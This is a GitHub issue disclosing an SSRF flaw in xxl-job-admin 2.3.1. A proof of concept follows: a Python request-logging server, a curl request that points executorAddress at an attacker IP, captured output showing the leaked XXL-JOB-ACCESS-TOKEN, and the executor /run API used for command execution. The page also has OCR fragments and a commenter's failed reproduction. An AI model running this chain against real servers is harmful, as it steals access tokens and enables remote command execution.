xuxueli / xxl-job Public

Code Issues 927 Pull requests 117 Actions Projects Wiki ...

New issue

Jump to bottom

xxl-job =< 2.3.1 version (latest version) has SSRF vulnerability, which causes low-privileged users to control executor to execute arbitrary commands #3002

⊙ Open **cleanmgr112** opened this issue on Oct 10 · 1 comment

cleanmgr112 commented on Oct 10


xxl-job =< 2.3.1 version (latest version) has SSRF vulnerability, which causes low-privileged users to control executor to execute arbitrary commands

1. Vulnerability description
   XXL-JOB is a distributed task scheduling platform based on java language in the XXL (XXL-JOB) community.
   There is an SSRF vulnerability in xxl-job-2.3.1/xxl-job-admin/src/main/java/com/xxl/job/admin/controller/JobLogController.java of Xxl-job 2.3.1, which originates from /logDetailCat, it directly sends a query log request to the address specified by executorAddress without judging whether the executorAddress parameter is the valid executor address. The query request will have the XXL-JOB-ACCESS- TOKEN, resulting in the leakage of XXL-JOB-ACCESS-TOKEN, and then the attacker obtains XXL-JOB-ACCESS-TOKEN and calls any executor, causing the execution of arbitrary commands of the executor.
   The /logDetailCat interface call only needs to be a low Privilege user of the platform。

2.Affected version
Xxl-job-admin =< 2.3.1 (latest)


3.Proof of concept

1、 build an http server locally and print the http request header log.



```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from http.server import BaseHTTPRequestHandler, HTTPServer
import logging

class S(BaseHTTPRequestHandler):
    def _set_response(self):
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()

    def do_GET(self):
        logging.info("GET request,\nPath: %s\nHeaders:\n%s\n", str(self.path), str(self.headers))
        self._set_response()
        self.wfile.write("GET request for {}".format(self.path).encode('utf-8'))

    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)
        logging.info("POST request,\nPath: %s\nHeaders:\n%s\n\nBody:\n%s\n",
                str(self.path), str(self.headers), post_data.decode('utf-8'))

        self._set_response()
        self.wfile.write("POST request for {}".format(self.path).encode('utf-8'))

def run(server_class=HTTPServer, handler_class=S, port=80):
    logging.basicConfig(level=logging.INFO)
    server_address = ('', port)
    httpd = server_class(server_address, handler_class)
    logging.info('Starting httpd...\n')
    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        pass
    httpd.server_close()
    logging.info('Stopping httpd...\n')

if __name__ == '__main__':
    from sys import argv

    if len(argv) == 2:
        run(port=int(argv[1]))
    else:
        run()
```

2、 Create a normal user normal without any executor permissions。



更新用户


账号* normal

密码* 请输入新密码，为空则不更新密码

角色* ● 普通用户 ○ 管理员

权限* □ 示例执行器(xxl-job-executor-sample)

保存 取消




System Error

com.xxl.job.admin.core.exception.XxlJobException: 不存在有效执行器,请联系管理员


Back

3、 When using the normal user to call the interface, set the input parameter executor Address to the http server address in step 1, and print the XXL-JOB-ACCESS-TOKEN directly on the target server

```
curl 'http://localhost:8080/xxl-job-admin/joblog/logDetailCat' \ -H 'Accept: application/json, text/javascript, */*; q=0.01' \ -H 'Accept-Language: zh-CN,zh;q=0.9' \ -H 'Connection: keep-alive' \ -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' \ -H 'Cookie: Idea-6a85f0b8=3349f800-77dc-4e25-a562-885457beb2aa; XXL_JOB_LOGIN_IDENTITY=7b226964223a322c22757365726e616d65223a226e6f726d616c222c2270617373776f7264223a2235633730666662666438393030656265336430373265623461623530643761622222c22726f6c65223a302c227065726d697373696f6e223a22227d' \ -H 'Origin: http://localhost:8080' \ -H 'Referer: http://localhost:8080/xxl-job-admin/' \ -H 'Sec-Fetch-Dest: empty' \ -H 'Sec-Fetch-Mode: cors' \ -H 'Sec-Fetch-Site: same-origin' \ -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88 Safari/537.36' \ -H 'X-Requested-With: XMLHttpRequest' \ -H 'sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"' \ -H 'sec-ch-ua-mobile: ?0' \ -H 'sec-ch-ua-platform: "macOS"' \ --data-raw 'executorAddress=http://10.224.203.118&logId=0&fromLineNum=0&triggerTime=1586629003729' \ --compressed
```



```
### datasource-pool
spring.datasource.type=com.zaxxer.hikari.HikariDataSource
spring.datasource.hikari.minimum-idle=10
spring.datasource.hikari.maximum-pool-size=30
spring.datasource.hikari.auto-commit=true
spring.datasource.hikari.idle-timeout=30000
spring.datasource.hikari.pool-name=HikariCP
spring.datasource.hikari.max-lifetime=900000
spring.datasource.hikari.connection-timeout=10000
spring.datasource.hikari.connection-test-query=SELECT 1
spring.datasource.hikari.validation-timeout=1000

### xxl-job, email
spring.mail.host=smtp.qq.com
spring.mail.port=25
spring.mail.username=xxx@qq.com
spring.mail.from=xxx@qq.com
spring.mail.password=xxx
spring.mail.properties.mail.smtp.auth=true
spring.mail.properties.mail.smtp.starttls.enable=true
spring.mail.properties.mail.smtp.starttls.required=true
spring.mail.properties.mail.smtp.socketFactory.class=javax.net.ssl.SSLSocketFactory

### xxl-job, access token
xxl.job.accessToken=just for test!!

### xxl-job, i18n (default is zh_CN, and you can choose "zh_CN", "zh_TC" and "en")
xxl.job.i18n=zh_CN

## xxl-job, triggerpool max size
```



Here you can get help of any object by pressing Cmd+I in front of it, either on the Editor or the Console.

Help can also be shown automatically after writing a left parenthesis next to an object. You can activate this behavior in Preferences > Help.

New to Spyder? Read our tutorial


```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from http.server import BaseHTTPRequestHanc
import logging

class S(BaseHTTPRequestHandler):
    def _set_response(self):
        self.send_response(200)
        self.send_header('Content-type', 't
        self.end_headers()

    def do_GET(self):
        logging.info("GET request,\nPath: %
        self._set_response()
        self.wfile.write("GET request for {

    def do_POST(self):
        content_length = int(self.headers['
        post_data = self.rfile.read(content
        logging.info("POST request,\nPath:
                     str(self.path), str(se

        self._set_response()
        self.wfile.write("POST request for

def run(server_class=HTTPServer, handler_cl
    logging.basicConfig(level=logging.INFO)
    server_address = ('', port)
    httpd = server_class(server_address, ha
    logging.info('Starting httpd...\n')
    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        pass
    httpd.server_close()
    logging.info('Stopping httpd...\n')

if __name__ == '__main__':
    from sys import argv

    if len(argv) == 2:
        run(port=int(argv[1]))
    else:
        run()
```

```
Users/cleanmgr/Desktop')
INFO:root:Starting httpd...

INFO:root:POST request,
Path: /log
Headers:
Content-Type: application/json;charset=UTF-8
Accept-Charset: application/json;charset=UTF-8
XXL-JOB-ACCESS-TOKEN: just for test!!
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/9.0.4
Host: 10.224.203.118
Accept: text/html, image/gif, image/jpeg, *; q=.2,
Connection: keep-alive
Content-Length: 54


Body:
{"logDateTim":1586629003729,"logId":0,"fromLineNum":0}

10.224.203.118 - - [19/Apr/2022 19:51:50] "POST /log HTTP/
1.1" 200 -
```

```
>   -H 'Connection: keep-alive' \
>   -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' \
>   -H 'Cookie: Idea-6a85f0b8=3349f800-77dc-4e25-a562-885457beb2aa; XXL_JOB_LOGIN_IDENTITY=7b226964223a322c22757365726e616d65223a2
26e6f726d616c222c2270617373776f7264223a2235633730666662666438393030656265336430373265623461623530643761622222c22726f6c65223a302c227
065726d697373696f6e223a22227d' \
>   -H 'Origin: http://localhost:8080' \
>   -H 'Referer: http://localhost:8080/xxl-job-admin/' \
>   -H 'Sec-Fetch-Dest: empty' \
>   -H 'Sec-Fetch-Mode: cors' \
>   -H 'Sec-Fetch-Site: same-origin' \
>   -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88 Sa
fari/537.36' \
>   -H 'X-Requested-With: XMLHttpRequest' \
>   -H 'sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"' \
>   -H 'sec-ch-ua-mobile: ?0' \
>   -H 'sec-ch-ua-platform: "macOS"' \
>   --data-raw 'executorAddress=http://10.224.203.118&logId=0&fromLineNum=0&triggerTime=1586629003729' \
>   --compressed
{"code":500,"msg":"xxl-rpc remoting (url=http://10.224.203.118/log) response content invalid(POST request for /log).","content":nu
ll}cleanmgr : ~ #
cleanmgr : ~ #
cleanmgr : ~ #
cleanmgr : ~ #
cleanmgr : ~ #curl 'http://localhost:8080/xxl-job-admin/joblog/logDetailCat'   -H 'Accept: application/json, text/javascript, */*;
 q=0.01'   -H 'Accept-Language: zh-CN,zh;q=0.9'   -H 'Connection: keep-alive'   -H 'Content-Type: application/x-www-form-urlencode
d; charset=UTF-8'   -H 'Cookie: Idea-6a85f0b8=3349f800-77dc-4e25-a562-885457beb2aa; XXL_JOB_LOGIN_IDENTITY=7b226964223a322c2275736
5726e616d65223a226e6f726d616c222c2270617373776f7264223a2235633730666662666438393030656265336430373265623461623530643761622222c22726
f6c65223a302c227065726d697373696f6e223a22227d'   -H 'Origin: http://localhost:8080'   -H 'Referer: http://localhost:8080/xxl-job-a
dmin/'   -H 'Sec-Fetch-Dest: empty'   -H 'Sec-Fetch-Mode: cors'   -H 'Sec-Fetch-Site: same-origin'   -H 'User-Agent: Mozilla/5.0 (
Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88 Safari/537.36'   -H 'X-Requested-Wi
th: XMLHttpRequest'   -H 'sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"'   -H 'sec-ch-ua-mobile: ?
0'   -H 'sec-ch-ua-platform: "macOS"'   --data-raw 'executorAddress=http://10.224.203.118&logId=0&fromLineNum=0&triggerTime=158662
9003729'   --compressed
cleanmgr : ~ #
```

```
path $
```

4、Use the token to call the task trigger interface of the executor Restful API to execute arbitrary commands




```
地址格式:
    {执行器内嵌服务跟地址}/run      //也就是说为executor端的地址, ip:9999/run

Header:
    XXL-JOB-ACCESS-TOKEN : {请求令牌}

请求数据格式如下, 放置在 RequestBody 中, JSON格式:
{
    "jobId":1, // 任务ID
    "executorHandler":"demoJobHandler", // 任务标识
    "executorParams":"demoJobHandler", // 任务参数
    "executorBlockStrategy":"COVER_EARLY", // 任务阻塞策略, 可选值参考   com.xxl.job.core.enums.ExecutorBlockS
    "executorTimeout":0, // 任务超时时间, 单位秒, 大于零时生效
    "logId":1, // 本次调度日志ID
    "logDateTime":1586629003729, // 本次调度日志时间
    "glueType":"BEAN", // 任务模式, 可选值参考 com.xxl.job.core.glue.GlueTypeEnum      "glueSource":"xxx", //
    "glueUpdatetime":1586629003727, // GLUE脚本更新时间, 用于判定脚本是否变更以及是否需要刷新
    "broadcastIndex":0, // 分片参数: 当前分片
    "broadcastTotal":0 // 分片参数: 总分片
}

响应数据格式:
    { "code": 200, // 200 表示正常、其他失败 "msg": null // 错误提示消息 }
```

4、Recommendations

The same as in JobLogController.java, when matching the /joblog route, it will enter the index method to judge whether the 'executorAddress executor address belongs to the executor address.

superjock1988 commented 8 days ago

I cannot verify locally whether poc can be debugged



```
  0     0    0     0    0     0      0      0 --:--:--  0:00:08 --:--:--     0curl: (6) Could not resolve host: X
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (6) Could not resolve host: 10_15_7)
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--  0:00:04 --:--:--     0curl: (6) Could not resolve host: AppleWebKit
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (6) Could not resolve host: (KHTML,
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--  0:00:04 --:--:--     0curl: (6) Could not resolve host: like
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (6) Could not resolve host: Gecko)
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--  0:00:08 --:--:--     0curl: (6) Could not resolve host: Chrome
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--  0:00:04 --:--:--     0curl: (6) Could not resolve host: Safari
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (6) Could not resolve host: XMLHttpRequest'
url: (3) URL using bad/illegal format or missing URL
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (6) Could not resolve host: Chromium;v=100,
url: (3) URL using bad/illegal format or missing URL
url: (3) URL using bad/illegal format or missing URL
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (6) Could not resolve host: macOS'
logId' 不是内部或外部命令, 也不是可运行的程序
或批处理文件。
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants